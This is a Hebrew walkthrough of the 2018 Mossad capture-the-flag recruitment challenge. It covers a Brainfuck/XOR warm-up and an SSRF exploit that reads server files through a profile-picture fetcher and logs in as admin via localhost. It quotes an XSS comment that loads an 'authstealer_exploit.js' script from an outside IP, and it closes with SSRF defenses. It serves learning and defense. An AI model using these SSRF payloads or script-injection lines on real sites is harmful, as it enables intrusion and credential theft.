אתגר המוסד – 2018

יואב שטרנברג

אתגר 0: קצת Brainfuck לחימום עמודים 1-2	אתגר 1: Web ומעבר לו עמודים 3-9	אתגר 2: רשתות או לא להיות עמודים 10-15	אתגר 3: RE וגם JS. כיף. עמודים 15-20

כמידי שנה, לקראת יום העצמאות, מוציא המוסד אתגר במטרה למצוא עובדים למחלקת הסייבר שלו.
במסמך זה אעבור על השלבים השונים ומסקנות מפתרון האתגר.

אתגר 0 – קצת BRAINF**K לחימום.

באתר המוסד הופיע עמוד מיוחד עם הכתובת http://r-u-ready.xyz . כשנכנסים לעמוד, מופיעה בו התמונה הבאה:

נבחין במספר דברים בתמונה. ראשית, הלוגו של המוסד מוקף בטבעת שעליה כתוב "Israel-is-70" לכל אורך הטבעת. שנית, הרקע של התמונה הוא קוד Brainfuck, ושני קטעים ממנו מודגשים, אחד בצד ימין והשני בצד שמאל.

Brainfuck

בריינפאק היא שפת תכנות המורכבת מ-8 פקודות בלבד. היא פותחה על ידי אורבן מילר בשנת 1993, ומשמשת בעיקר לשעשוע והדגמה של מינימלזם. השפה שקולה למכונת טיורינג, למרות המינימלמסטיות שלה. היא מורכבת ממערך "אינסופי" של תאים מספרים, ומאפשרת תזוזה של המצביע לתאים שכנים, הגדלה והקטנה של ערך התאים, קבלת קלט והצגת פלט לפי ערך התא, ולולאה כל עוד התא הנוכחי לא בעל ערך 0.

```
>+-++<>-+--><[+-[
]+-]<+--+>[+--+]<
[+>+<-]><----[-->
+++<]>--.--------
-.+++.[++>---<]>+
+.-[----->++<]>-.
+[->+++<]>+.+++++
++++++.----------
--.----[->+++<]>+
.-[-->++++++<]>---
.------.[--->+<]>
++.[-]>+-++<>-+--
><[+-[]+-]<+--+>[
+--+]<[+>+<-]><>+
-++<>-+--><[+-[]+
-]<+--+>[+--+]<[]
```

```
++++++++++[>++++
+++++++<-]>+[<+>-
]-[>+<-------]>--
-[<+>-][<+>-]>++>
+[>++[-<++++++>]<
<]>[<+>-]>+>++[++
>++[-<+++++>]<<]>
[<+>-]>+>+[>++++[
-<++++>]<<]>[<+>-
]++++++++[>++++++
+++++<-]>+[<+>-]+
++>>+>+[->+++[-<+
++++>]<<]>[<+>-]+
+++++++[>++++++++
<-]>+[<+>-]+++>++
++++>+>+-++<>-+--
```

כאשר נריץ את הקוד השמאלי , נקבל את הפלט "xor-with-key". כאשר נריץ את הקוד הימני, לא נקבל שום פלט. זהו אינו באג, כי בקוד הימני לא מופיעה אף לא פעם אחת הפקודה **.** שמדפיסה את ערך התא הנוכחי. לכן, נשער כי הערך שאנחנו מחפשים נשמר בזיכרון התאים, ואכן נשמר מידע בזיכרון:
122, 70, 92, 83, 85, 89, 3, 90, 65, 3, 6, 1
כאשר 122 מופיע בתא הראשון, ו-1 בתא האחרון. כעת בהתבסס על הרמז, נחפש מפתח לעשות איתו XOR. לפי איך ש-XOR עובד, אנחנו צריכים מפתח שבדיוק באותו האורך של הקלט, כלומר באורך 12. באופן לא מפתיע, Israel-is-70 באותו האורך בדיוק, ולכן מתאים. נכתוב קוד קצר שיבצע XOR ביניהם וידפיס את התוצאה:

```kotlin
fun main(args: Array<String>) {
    val text = intArrayOf(122, 70, 92, 83, 85, 89, 3, 90, 65, 3, 6, 1)
    val other = "Israel-is-70".map(Char::toInt)
    val result = String(text.zip(other).map { (x,y) -> x xor y }.map(Int::toChar).toCharArray())
    println(result)
}
```

נריץ את הקוד, ונקבל את הכתובת לשלב הבא: **35.205.32.11**. אנחנו מוכנים לאתגר האמיתי.

Challenge #1

Welcome back Agent C!

Your help is needed once again to solve an urgent matter.
Our digital forensics division is trying to track the source of a phishing attack on one of our government officials.
We have found an email which seems to be related to this attempt and points to a news blog.
We require your skills to track the source of this sophisticated attack.


The following link leads to the news blog.

Good luck!,
M.|


* This challenge relies on browser cookies and javascript. Please make sure scripting and cookies are enabled in your browser before you begin.

אתגר 1


הלינק מוביל אותנו לבלוג חדשות בשם Drk News. במבט ראשוני ניתן לראות שיש אפשרות להגיב לפוסטים, ויש ניתן להירשם ולהתחבר למשתמשים. בגלילה למטה ניתן לראות שהאתר נבנה באמצעות ה-framework "הידוע" LightWeb 3.0.



אם נשים לב, נגלה שה-footer לחיץ. נלחץ עליו, ונגיע לעמוד האדמין, אבל אבוי, אנו מקבלים שגיאת 401 בכניסה אליו, כלומר אין לנו הרשאה להיכנס לדף הזה.




תחילה, בוא ננסה להבין למה המוסד חושב שזה פישינג. נפתח את ה-Dev tools של הדפדפן, ונשים לב לבקשה המוזרה הבאה:




הקובץ החשוד הנ"ל איננו נמצא על השרת, אולם כנראה הוא היה על השרת בזמן המדובר. נשים לב שהמקור שלו הוא מה-HTML, ולכן ננסה למצוא את המקור שלו. נעבור על קוד המקור של הדף ונמצא שהוא חלק מתגובה של Anonymous.

התבצעה פה פרצה מסוג XSS אשר איפשרה למגיב הנ"ל להשתיל סקריפט זדוני בתגובה שלו, ולגרום להרצה שלו אצל כל משתמש באתר. אבוי! הסקריפט היה עוזר לנו לאתר אותו, אבל הסקריפט נמחק, לכן, נקווה שקיימים לוגים של הפעילות באתר ובהם יש פרטים נוספים (רמז: דף האדמין יהיה שימושי אם נצליח להזדהות).


כשננסה להגיב, יקפוץ לנו פופאפ שמסביר לנו כי רק משתמשים רשומים יכולים להגיב. טוב. בהמשך המסמך לא אמשיך לדבר על מנגנון התגובות, כי הוא אינו מוביל לשום מקום, ובעצם מונע מאיתנו לשלוח תגובה (בצד שרת) שלא מכילה רק אותיות ומספרים וסימני פיסוק בסיסים. לכן לא נוכל לנצל אותו לשום דבר. אז נרשם לאתר.



טופס ההתחברות מכיל את הפרטים הבאים: שם פרטי, שם משפחה, שם משתמש, סיסמה, וכתובת URL לתמונת פרופיל, עם כפתור Try לידה. מעניין, הלא כך? ברוב טופסי ההרשמה שמאפשרים לשים תמונת פרופיל, אין כפתור Try...



ננסה לשים את תמונת הפרופיל האהובה עלי, דגל ישראל כמובן, ונקבל שגיאה! ניתן להכניס לינקים לתמונות PNG בלבד!



נסתכל בקוד המקור של הדף, כדי לראות אם המגבלה היא בצד לקוח או בצד שרת, ונמצא את הפונקציה **getProfilePic**. הפונקציה הזאת בודקת אם ה-URL שהוזן הוא כתובת HTTP תקינה שמכילה משאב עם סיומת png., ושולחת אותו לשרת אם הוא תקין. קוד המקור שלה הוא:


```
function getProfilePic()
    {
        var url_regex = /^(https?:\/\/(www\.)?)?[a-z0-9]+([\-\.]{1}[a-z0-9]+)*\.[a-z]{2,5}
(:[0-9]{1,5})?(\/[^\/]+)*([^\/]+\.png)(\?((\.+)\=(.+))*)?$/gm

        url = $("#profile_url")[0].value;
        if (url != "")
        {
            if (!url_regex.test (url))
            {
                alert ("Not a valid PNG url! " + url);
                return;

            }

            $.getJSON ('testProfilePng', { u: btoa(url) }, showProfilePng)
        }
    }
```


טיפשים! אתם בטח אומרים לעצמכם, מי שם אימות בצד לקוח כשאפשר לדלג עליו. הואיל והפונקציה גלובלית, נוכל לדרוס אותה עם פונקציה חילופית, על ידי כתיבת הקוד של הפונקציה החדשה בקונסול:


```
function getProfilePic() {
    const url = $("#profile_url")[0].value;
    if (url != "")
        $.getJSON ('testProfilePng', { u: btoa(url) }, showProfilePng);
}
```

ראיתם? גם תיקנתי הזחות והוספתי const. אין, אני אדם מדהים. ננסה עכשיו לשלוח את תמונת הפרופיל שלנו להיות דגל ישראל ונקבל שהתשובה היא, שה-URL אינו קובץ png. תקין.

אוקי. באסה. יש אימות בצד שרת. אז הם לא כאלה טיפשים. נסתכל על הבקשה ל-testProfilePng במקרה הזה,







מעניין, יש שורה בשם session שעדיין לא מובנת לנו, אבל נראה שהיא קשורה לקוקיז.

כעת, כאשר אנו מבינים שאין ברירה אלא להעלות תמונה png תקינה, ננסה להעלות אחת. הצלחנו!

נשים לב שהוא עדכן את תמונת הפרופיל המופיעה בטופס הרשמה. אבל אם נתובנן טוב טוב, נשים לב שהכתובת של התמונה היא לא הכתובת המקורית, אלא כתובת מתוך האתר עצמו, ובמקרה שלי: "**profilePics/54982b92037243418ac76061b611ccd5/**". כלומר, האתר מוריד את התמונה ומאחסן אותה אצלו.

ומה אם נביא לו משאב שאינו תמונה, אבל נגמר ב-png? ככה נוכל אולי ללמוד משהו על הסרבר. נפתח requestbin, ונפנה אותו לכתובת **requestbin.fullcontact.com/REQUESTBIN_ID?x=.png**, כאשר הסימן שאלה הוא כדי לגרום לשרת שלנו לחשוב שמדובר בפרמטר GET ולכן לתת את הבקשה הרצויה. לא רק שזה עבד, אלא האתר התעדכן עם "תמונה" חדשה, שאם נסתכל עם התוכן הבינארי שלה, נקבל את תוכן הבקשה. כלומר, אנחנו יכולים לבצע בקשה בשם השרת, ולקבל את התוכן שלה.

http://requestbin.fullcontact.com
GET /rdtqtard?x=.png

0 bytes

FORM/POST PARAMETERS

None

QUERY STRING

x: .png

HEADERS

Cloudfront-Is-Desktop-Viewer: true
Connection: close
Connect-Time: 0
Via: 1.1 af2dd53407c5eae7ddf5c44e27a5dd1b.cloudfront.net (CloudFront), 1.1 vegur
X-Amz-Cf-Id: ftj8vpioytsOSJQ-cCsvUCRE73df9ABKOcyu8KAchncDC1woe10e7Q==
Cloudfront-Forwarded-Proto: http
Accept: */*
Cloudfront-Is-Mobile-Viewer: false
Cloudfront-Is-Smarttv-Viewer: false
Cloudfront-Is-Tablet-Viewer: false
Accept-Encoding: gzip, deflate
X-Request-Id: 8d497716-0579-4cbc-b717-ef6e80ab1dc9
Host: requestbin.fullcontact.com
User-Agent: curl/7.21.3 (x86_64-unknown-linux-gnu) libcurl/7.21.3 OpenSSL/1.0.0c zlib/1.2.5
Total-Route-Time: 0
Cache-Control: no-cache

RAW BODY

None

אם נשים לב, נראה שה-User-Agent הוא CURL, כלומר השרת מבצע את הבקשה לתמונות באמצעות CURL ולא דרך ספרייה PHP-ית כלשהי.

כעת, אנחנו יודעים שהשרת הוא Apache, לכן תוכן השרת שלו נמצא בתקייה **/var/www**. ננסה להשתמש בפרוטוקול **file://** שמאפשר לנו לגשת לקבצים מקומיים, כדי שהשרת יוריד לנו את הקוד של

עצמו. הבעיה היא, שכל בקשה שלנו חייבת להיגמר בpng. , אז נשים סימן שאלה לפני, ונקווה שהוא יתייחס לזה כמו בקשת GET וזה יעבוד.

אנחנו יודעים שקיים login.php ולכן ננסה שיוריד לנו את **file:///var/www/login.php?.png** זה מצליח, אבל הוא מחזיר את התוכן בפרוטוקול Octet-Stream, שהוא פשוט Base64 על תוכן הקובץ. נריץ Base64 decode על הקובץ, ונקבל את הקוד של ההתחברות:

```php
<?php
    /*
        Dear maintainer:
        I did not invent the algorithm, only followed tha Fu** manual.
        You may think you know what the following code does... well... you don't!
        I spent many sleepless nights making it work, BUT: For some reason it didn't work well for local sessions....

        A bit of advice: close this file and go play with something else!
    */
    function do_login(){
        $remote_ip = $_SERVER['REMOTE_ADDR'];
        $user = $_REQUEST['user_name'];

        if ($remote_ip == "127.0.0.1" && $user == ADMIN_USER_NAME)
        {
            // local admin requires no validation
            // generate session ID
            $adminSession = create_session($user, null);
            if ($adminSession)
            {
                if (isset ($_COOKIE['sid']))
                {
                    unset ($_COOKIE['sid']);
                }
                // set the new admin session
                setcookie("sid", $adminSession);

                return True;
            }

            return False;
        }
        else
        {
            // STRIPPED ...
        }

        return False;
    }

    // render the page
    // this will draw all the HTML stuf...
    View::RenderPage (basename(__FILE__, ".php"), do_login());
?>

```

הקוד שמחקתי, למקרה שלא מתחברים לוקאלית או היוזר לא אדמין, הוא הרצת האש על הסיסמה, והשוואה למאגר, לא משהו שאנחנו יכולים להתגבר עליו. לעומת זאת, על ההתחברות הלוקאלית של האדמין אנחנו יכולים לנסות להתגבר כי אנחנו יכולים לגרום לשרת לעשות בקשות פנימיות.

נשים לב כי הפרמטר שם המשתמש נקרא באמצעות **$_REQUEST**. מה שמייחד אותו לעומת **$_GET** או **$_POST** זה שהוא מכיל את כל הפרמטרים שהועברו לבקשה, לא משנה מה מקורם. כלומר, נוכל להעביר את שם המשתמש כחלק מהכתובת.

נבצע התחברות. נבקש ממנו לשלוח בקשה לכתובת **http://localhost/login.php?user_name=admin&.png**. נקבל בתשובה "Cookie saved: True". כלומר, מדובר פה בשרת Curl + Cookie jar, הוא שומר את הקוקיז של הבקשה, ולכן בעצם כרגע השרת Curl מחובר כאדמין. אולם אנחנו לא יכולים לגנוב לו את הקוקיז, לכן נבקש ממנו להציג לנו את הדף שמעניין אותנו, administration. נשלח בקשה לדף **http://localhost/administration?.png**, ונקבל כי הקוד של הדף נמצא תחת administration. נלך לדף ונקבל את מה שרצינו. כשנלחץ על הכתובת, נגלה כי סיימנו את השלב הראשון.

User Comments

User Name	IP Address	Time Added	Comment Text
athlete	212.7.8.9	12:43:19, 07/09/12	That was funny ;)
theR@!nM@n	199.53.1.29	15:38:19, 04/08/14	WOW! this is amazing!!
1whoknows	198.4.76.3	16:08:12, 05/08/14	I knew it would happen!. I warned them at the sanitation!!
CalvinK	213.17.82.1	02:33:57, 09/02/15	It's so last year...
anonymous	111.112.113.114	07:03:21, 23/03/18	I love it...It's so <script src="http://35.205.32.11 /authstealer_exploit.js"></script>...cute
DEP-ricate	112.15.82.16	23:23:23, 23/02/23	48614861486121

סיכום

- ניצלנו פרצת אבטחה בשם SSRF - Server-Side Request Forgery. תקיפה זאת מנצלת פונקציונליות של השרת, על מנת לקרוא או לעדכן קבצים פנימים של השרת. במקרה הזה, ניצלנו את הפונקציונליות של להוריד ולהציג תמונת פרופיל למשתמש, על מנת לגשת למשאבים פנימים באמצעות הפרוטוקול file://, וגם על מנת להתחבר לרשת מתוך הרשת, כדי לקבל את ה-IP הפנימי.
כלומר, גרמנו לשרת לבצע את הפעולות הרצויות דרך מנגון שהוא כביכול לגיטימי.
- כדי למנוע את האיום של SSRF, ננקוט בפעולות הבאות:
  - WhiteList על הפרוטוקולים האפשרים: נרצה שהקלט יהיה תמונה באינטרנט לגיטימית, כלומר תהיה בעלת פרוטוקל של http או https. פרוטוקולים כמו file:// ו-dict:// צריכים להיחסם
  - הורדת התמונה בצד לקוח / העלאת תמונה דרך הדפדפן. אין צורך להוריד את התמונה בצד שרת ובכך לחשוף פרטים על השרת.

Challenge #2

Well done Agent!

Thanks to your efforts, our team has managed to locate and detain one of the hackers responsible.
She was not cooperative, but we were able to extract a snippet of an application from her phone. We suspect it is used for gathering intelligence from their victims.
Your next mission is to locate the files the team stole following their successful phishing attack.

